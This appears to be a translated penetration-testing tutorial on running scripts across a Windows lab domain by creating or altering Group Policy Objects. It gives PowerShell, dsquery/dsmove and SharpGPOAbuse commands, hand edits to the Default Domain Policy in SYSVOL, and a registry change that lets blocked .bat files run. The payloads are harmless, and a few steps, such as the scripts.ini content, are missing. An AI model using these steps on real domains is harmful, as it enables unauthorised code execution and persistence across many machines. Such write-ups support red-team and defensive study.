
0x00 Preface
---
The previous article 'Domain Penetration - Remote Execution via Scheduled Tasks in GPO' introduced the method of remote execution through domain Group Policy Object scheduled tasks. This article will introduce a similar alternative method: remote execution via scripts in domain Group Policy Object.
0x01 Introduction
---
This article will cover the following topics:
- Remote script execution via Group Policy Management Console (GPMC)
- Remote script execution via command line
- Creating new GPO for remote execution
- Modifying existing GPO for remote execution
- Implementation details
0x02 Remote Script Execution via Group Policy Management Console (GPMC)
---
1. Create GPO
On the domain controller, location: Administrative Tools -> Group Policy Management

If you want it to apply to the entire domain, select the domain test.com, right-click, choose 'Create a GPO in this domain, and Link it here...', as shown in the figure below
If you want it to apply to specific objects, select the pre-created OU, right-click, choose 'Create a GPO in this domain, and Link it here...', as shown in the figure below

Additional note:Location to create an OU: Administrative Tools -> Active Directory Users and Computers
2. Configure GPO
Select the created GPO, right-click, choose 'Edit...'
(1) Specify scripts to execute during Startup/Shutdown/Logon/Logoff
Startup/Shutdown location is Computer Configuration -> Windows Settings -> Scripts(Startup/Shutdown), applies to computer startup and shutdown events within the domain

Logon/Logoff location is User Configuration -> Windows Settings -> Scripts(Logon/Logoff), applies to domain user logon and logoff events
Here, configuring the logon script for user test1 as an example, select Login, upload the script to be executed to the domain shared folder, default location: \\test.com\SysVol\test.com\Policies\{A4C54BE4-A5D1-42F3-8288-529FACD8E5CF}\User\Scripts\Logon, configure the logon execution script as logon1.bat, as shown in the figure below
Note:
Uploading scripts directly to \\test.com\SysVol\test.com\Policies\{A4C54BE4-A5D1-42F3-8288-529FACD8E5CF}\User\Scripts\Logon will not take effect; the script to be executed must be specified in Logon.
(2) Wait for domain group policy update
By default, domain group policies update every 90 minutes with a random offset of 0-30 minutes, while domain controller group policies update every 5 minutes.
To improve testing efficiency, you can execute the command gpupdate /force on the client to force a group policy update.
(3) Wait for script execution to trigger
Logging in as user test1 on Computer01, it was found that the script logon1.bat was executed.
0x03 Remote script execution via command line
---
1. Apply to the entire domain
(1) Create a GPO
PowerShell command: New-GPO -Name TestGPO1
(2) Link the GPO to the domain test.com
PowerShell command: New-GPLink -Name TestGPO1 -Target "dc=test,dc=com"
Note:
The two commands can be combined into one: new-gpo -name TestGPO1 | new-gplink -Target "dc=test,dc=com"
(3) Executing scripts via SharpGPOAbuse configuration
Command example: SharpGPOAbuse.exe --AddUserScript --ScriptName StartupScript.bat --ScriptContents "cmd.exe /c echo 1 > c:\GPOAbuse.txt" --GPOName "TestGPO1"
Here, targeting specific users can also be achieved by modifying the .bat file content to check usernames. Example command for filtering user test1: SharpGPOAbuse.exe --AddUserScript --ScriptName StartupScript.bat --ScriptContents "if %username%==test1 cmd.exe /c echo 1 > c:\GPOAbuse.txt" --GPOName "TestGPO1"
(4) Wait for domain group policy update
By default, domain group policies update every 90 minutes with a random offset of 0-30 minutes
(5) Wait for script execution trigger
(6) Delete GPO
Powershell command: Remove-GPO -Name TestGPO1
2. Targeting specific objects
(1) Create OU
Powershell command: New-ADOrganizationalUnit -Name OUtest2 -Path "DC=test,DC=com"
(2) Confirm location of user test1
cmd command: dsquery user -name test1
Return result:
"CN=test1,CN=Users,DC=test,DC=com" |
(3) Move the specified user test1 to the newly created OU OUtest2
cmd command: dsmove "CN=test1,CN=Users,DC=test,DC=com" -newparent "OU=OUtest2,DC=test,DC=com"
Alternatively, use the cmd command: dsquery user -name test1 | dsmove -newparent "OU=OUtest2,DC=test,DC=com"
(4) Create a GPO and link it to the specified OU
Powershell command: new-gpo -name TestGPO2 | new-gplink -Target "OU=OUtest2,DC=test,DC=com"
(5) Set the execution script via SharpGPOAbuse
Command example: SharpGPOAbuse.exe --AddUserScript --ScriptName StartupScript.bat --ScriptContents "cmd.exe /c echo 1 > c:\GPOAbuse2.txt" --GPOName "TestGPO2"
(6) Wait for domain group policy update
By default, domain group policies update every 90 minutes with a random offset of 0-30 minutes
(7) Wait for script execution to trigger
(8) Delete the GPO
Powershell command: Remove-GPO -Name TestGPO2
(9) Move user test1 out of the OU back to its original location
cmd command: dsquery user -name test1 | dsmove -newparent "CN=Users,DC=test,DC=com"
(10) Delete the OU
Powershell command:
Set-ADOrganizationalUnit -Identity "OU=OUtest2,DC=test,DC=com" -ProtectedFromAccidentalDeletion $false |
0x04 Modify existing GPO to achieve remote execution
---
There are two group policies by default, each folder corresponds to one group policy:
{6AC1786C-016F-11D2-945F-00C04fB984F9} corresponds to Default Domain Controllers Policy
{31B2F340-016D-11D2-945F-00C04FB984F9} corresponds to Default Domain Policy
The default exploitable group policy is Default Domain Policy, which is divided into two parts: manual modification and automatic implementation through programs
1. Manual modification
(1) Obtain the GPO guid
Powershell command: get-GPO -Name "Default Domain Policy"
Obtain Id as 31b2f340-016d-11d2-945f-00c04fb984f9
(2) Upload the user login script to be executed
Upload the test script test1.bat to \\test.com\sysvol\test.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\USER\Scripts\Logon
(3) Enable User Logon Script
Create file \\test.com\sysvol\test.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\USER\Scripts\scripts.ini, set as hidden file, with content:
|
(4) Modify Version Information
Modify file \\test.com\sysvol\test.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI, add 65536 to the original value of Version as the new value
Specifically, under default configuration, the Version value in \\test.com\sysvol\test.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI is 3, and it needs to be changed to 65539 during the first modification
(5) Update Database Information
Requires programming implementation, code can be referenced at https://github.com/FSecureLABS/SharpGPOAbuse/blob/master/SharpGPOAbuse/Program.cs#L189
Of course, this operation can also be achieved by modifying files, but the process is more cumbersome. The specific approach is as follows:
- Backup GPO
- Modify Backup.xml
- Modify gpreport.xml
- Restore GPO
(6) Wait for domain group policy update
By default, domain group policies update every 90 minutes with a random offset of 0-30 minutes
(7) Wait for trigger script execution
2. Implementation via program
Can be achieved via SharpGPOAbuse, example command: SharpGPOAbuse.exe --AddUserScript --ScriptName StartupScript.bat --ScriptContents "cmd.exe /c echo 1 > c:\GPOAbuse.txt" --GPOName "Default Domain Policy"
0x05 Direct execution of remote scripts
---

When we choose to directly execute the bat file in the group policy folder, a prompt will appear indicating it cannot be executed, as shown in the figure below
This can be allowed by modifying the registry, the corresponding command is: reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Associations /v ModRiskFileTypes /t REG_SZ /d .bat /f

This operation can also be achieved by configuring domain group policy, located at: User Configuration -> Administrative Templates -> Windows Components -> Attachment Manager -> Inclusion list for moderate risk file types, select Enabled, set the suffix to .bat, as shown in the figure below
0x06 Summary
---
This article introduces methods for remote execution via scripts in domain group policies (Group Policy Object), sharing implementation details and exploitation ideas.


